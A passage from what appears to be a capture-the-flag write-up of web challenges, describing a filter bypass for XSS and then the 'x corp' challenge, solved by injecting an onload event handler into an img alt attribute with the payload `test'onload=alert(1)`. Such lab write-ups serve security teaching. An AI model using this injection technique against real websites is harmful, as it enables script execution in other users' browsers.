
Next, I tried to perform XSS to see how the website would react, I inserted the payload and sent the request



And from the result seems that there is a filter in the backend that's which filtered the word script, so we need to find a bypass of the filter which was the one as shown below.



Upon execution of the new XSS payload I managed to get the flag as shown below.



20. X corp

Challenge Name: x corp

Category:	Web Security	Level:	easy
Tries:	426 Times	Solved:	276 Times

Challenge Description

X corp made a new filtration for input data , prove it is secure enough

Link: <http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/xcorp/>

The next challenge was called x corp which had a description of “**X corp made a new filtration for input data, prove it is secure enough**” going to the link that was provided I found it was a website looking around the website there wasn’t anything useful, so I decided to play with the input.

  ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/xcorp/ 

Opssss

submit

I typed in bring me home to see what will happen

  ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/xcorp/ 

Opssss


bring me home

submit

Sending the request, it returns the below image as shown



Viewing the source code, we notice that our input is replaced into the alt attribute for the img tag, and we can draw a conclusion that this could potentially be a XSS vulnerability.



i decided to send the following payload `test'onload=alert(1)` The onload attribute is an event handler which will execute the `alert(1)` on the loading of the html page and after sending the payload we got the flag.

